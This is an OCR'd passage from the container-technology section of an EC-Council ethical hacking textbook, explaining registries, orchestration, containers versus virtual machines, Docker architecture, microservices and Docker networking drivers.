- **Image Storage and Retrieval**

  Images are usually placed in central locations known as registries. Registries provide various services to developers, such as storing images, tagging, and cataloging images for easy identification, version control for easy discovery and reuse, and fetching and downloading images created by other developers. Registries can be provided as a service or be self-hosted. Popular registry services include Docker Hub, Amazon Elastic Container Registry (ECR), Docker Trusted Registry (DTR), etc.

- **Container Deployment and Management**

  Orchestrators are tools that allow DevOps administrators to fetch images from the registries, deploy them into containers, and manage container operation. This is the final phase of the container lifecycle, where the latest version of the application is deployed and comes into live usage/action. Orchestrators are helpful in monitoring container resource consumption and job execution, identifying host failures, and automatically restarting containers on new hosts. When resources are exhausted, an orchestrator allocates additional resources to the containers. When an application running in the container needs to be updated, the existing containers are destroyed, and new containers are created from the updated images. Popular orchestrators include Kubernetes, Docker Swarm, Nomad, Mesos, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Advantages:

- Minimum number of resources needed to develop an application
- Faster detection of software issues and deployment of patches
- Cost-effectiveness and easy shipping
- Increased application portability
- Scalable resources
- Quick container boot (in seconds) so that applications can be developed in a rapid phase
- Easy management of isolated applications in containers
- Easy testing and debugging

Disadvantages:

- Increased complexity
- Lack of staff expertise results in misconfigurations
- Increased vulnerability owing to shared resources
- Questionable container performance
- Difficulty in selecting a platform to run containers
- Variations in service discovery (Proxy-based, DNS-based, etc.)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Containers Vs. Virtual Machines

Virtualization is an essential technology that powers cloud computing. It provides the ability to run multiple OSs on a single physical system and share the underlying resources, such as servers, storage devices, or networks. Virtualization allows organizations to cut IT costs while enhancing the productivity, utilization, and flexibility of their existing computer hardware. Virtualization vendors include VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Traditionally, virtualization has emerged to facilitate application portability and optimization of cloud IT infrastructure. Yet, it has several disadvantages, such as slower performance owing to the heavy weight of virtual machines, portability issues, time consumption in IT resource provisioning. To resolve these issues, industries are adopting a containerization technology that provides application resources in the form of lightweight containers that run on a single operating system and makes the software/application run anywhere with scalable resources. Containers are placed on the top of a physical server and host operating system and share the system kernel binaries and libraries, reducing the need for reproducing the OS. Through containerization, the server can run multiple workloads using a single OS. Thus, containers are lightweight, only megabytes in size, and boot in seconds, contrary to VMs that take minutes to boot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization
Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

Table 19.1: Virtual machines vs. containers





Figure 19.14: Virtual machines vs. containers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Docker?

Docker is an open-source technology used for developing, packaging, and running applications. All Docker dependencies are in the form of containers to ensure that applications work in a seamless environment. Docker provides a PaaS through OS-level virtualization and delivers containerized software packages. This technology isolates applications from the underlying infrastructure for faster software delivery. The benefit of Docker is that when an application is packaged along with its dependencies into a Docker container, it can run in any environment. Furthermore, when developers build applications using Docker, they are assured that there will be no interference between them because Docker containers are isolated from each other and communicate via well-defined channels.

Docker Engine

The Docker engine is a client/server application installed on a host that allows to develop, deploy, and run applications using the following components:

- **Server**: It is a persistent back-end process, also known as a daemon process (dockerd command).
- **Rest API**: This API allows the communication and assignment of tasks to the daemon.
- **Client CLI**: It is the command-line interface used to communicate with the daemon and where various Docker commands are initiated.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.15: Docker engine

Docker Swarm

The Docker engine supports the swarm mode that allows managing multiple Docker engines within the Docker platform. Docker CLI is used for creating a swarm, deploying an application to the swarm, and handling its activity or behavior.

The swarm mode enables administrators and developers to

- Communicate with containers and assign jobs to different containers
- Expand or reduce the number of containers based on the load
- Carry out a health check and handle the lifecycle of different containers
- Dispense failover and redundancy to continue a process even if node failure occurs
- Perform timely software updates to all containers

Docker Architecture

The Docker architecture employs a client/server model and consists of various components, such as the host, client, network, registry, and other storage units. The Docker client interacts with the Docker daemon, which develops, runs, and distributes the containers. The Daemon and Docker clients can carry out operations on the same host; alternatively, users can connect the Docker client to remote daemons. The communication between the Docker client and the Docker server daemon is established via REST API.

Discussed below are the various components of the Docker architecture:

- **Docker Daemon**: The Docker daemon (`dockerd`) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.
- **Docker Client**: It is the primary interface through which users communicate with Docker. When commands such as `docker run` are initiated, the client passes related commands to `dockerd`, which then executes them. Docker commands use the Docker API for communication.
- **Docker Registries**: Docker registries are locations where images are stored and pulled, and can be either private or public. Docker Cloud and Docker Hub are two popular public registries. Docker Hub is a predefined location of Docker images, which can be used by all users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Docker Objects**: Docker objects are used to assemble an application. The most important Docker objects are as follows:
  - **Images**: Images are used to store and deploy containers. They are read-only binary templates with instructions for container creation.
  - **Containers**: Application resources run inside the containers. A container is a runnable instance of an application image. Docker CLI or API is used to create, launch, stop, and destroy these containers.
  - **Services**: Services enable users to extend the number of containers across daemons, and together they serve as a swarm with several managers and workers. Each swarm member is a daemon, and all these daemons can interact with each other using Docker API.
  - **Networking**: It is a channel through which all isolated containers communicate.
  - **Volumes**: It is a storage where persisting data created by Docker and used by Docker containers are stored.





Figure 19.16: Docker architecture

Docker Operations

Common operations performed by Docker images include

- Building a new image from a Dockerfile
- Listing all local images
- Tagging an existing image
- Pulling a new image from the Docker registry
- Pushing a local image to the Docker registry
- Searching for existing images

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Microservices Vs. Docker

Monolithic applications are broken down into cloud-hosted sub-applications, called microservices, that work together, each performing a unique task. Microservices divide and distribute the application workload, providing stable, seamless, and scalable services by interacting with each other. Monolithic applications are decomposed around business capabilities supporting cross-functional teams to develop, support, and deploy microservices. Compared to traditional data storage models used by monolithic applications, microservices decentralize the data storage by managing their own data stores. Developers create a Docker container for each microservice. As each microservice is packaged into the container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms.





Figure 19.17: Monolithic application vs. microservices application

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Docker Networking

Docker allows connecting multiple containers and services or other non-Docker workloads together. It can manage Docker hosts running on multiple platforms, such as Linux and Windows, in a platform-independent way. The Docker networking architecture is developed on a set of interfaces known as the container network model (CNM), which provides application portability across heterogeneous infrastructures.

The CNM includes multiple high-level constructs as discussed below:

- **Sandbox**: Sandbox comprises the container network stack configuration for the management of container interfaces, routing tables, and domain name system (DNS) settings.
- **Endpoint**: To maintain application portability, an endpoint is connected to a network and is abstracted away from the application, so that services can implement different network drivers.
- **Network**: A network is an interconnected collection of endpoints. Endpoints that do not have network connection cannot communicate over the network.

The CNM includes two pluggable driver interfaces to provide additional functionality and control over the network.

- **Network Drivers**: The network functions through the implementation of Docker network drivers. These drivers are pluggable so that multiple network drivers can be used concurrently on the same network. There are two types of CNM network drivers; namely native and remote network drivers.
- **IPAM Drivers**: IP address management (IPAM) drivers assign default subnet and IP addresses to the endpoints and networks, if they are not assigned.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Docker engine includes five native network drivers, as discussed below:

- **Host**: By using a host driver, a container implements the host networking stack.
- **Bridge**: A bridge driver is used to create a Linux bridge on the host that is managed by the Docker.
- **Overlay**: An overlay driver is used to enable container communication over the physical network infrastructure.
- **MACVLAN**: A macvlan driver is used to create a network connection between container interfaces and the parent host interface or sub-interfaces using the Linux MACVLAN bridge mode.
- **None**: A none driver implements its own networking stack and is isolated completely from the host networking stack.

Docker also includes three remote drivers created by the community or vendors, which are compatible with the CNM:

- **Contiv**: Contiv is an open-source network plugin introduced by Cisco for building security and infrastructure policies for multi-tenant microservices deployments.
- **Weave**: Weave is a network plugin that is used to build a virtual network for connecting Docker containers spread across multiple clouds.
- **Kuryr**: Kuryr is a network plugin that implements the Docker libnetwork remote driver by using Neutron, an OpenStack networking service, and also includes an IPAM driver.





Figure 19.18: Container network model

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Orchestration

Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments. It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters.

Various tasks can be automated using container orchestrator, such as

- Provisioning and deployment of containers
- Failover and redundancy of containers
- Creating or destroying containers to distribute the load evenly across host infrastructure
- Moving containers from one host to another on resource exhaustion or host failure
- Automatic resource allocation between containers
- Exposing running services to the external environment
- Performing load balancing, traffic routing, and service discovery between containers
- Performing a health check of running containers and hosts
- Ensuring the availability of containers
- Configuring application-related containers
- Securing the communication between containers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


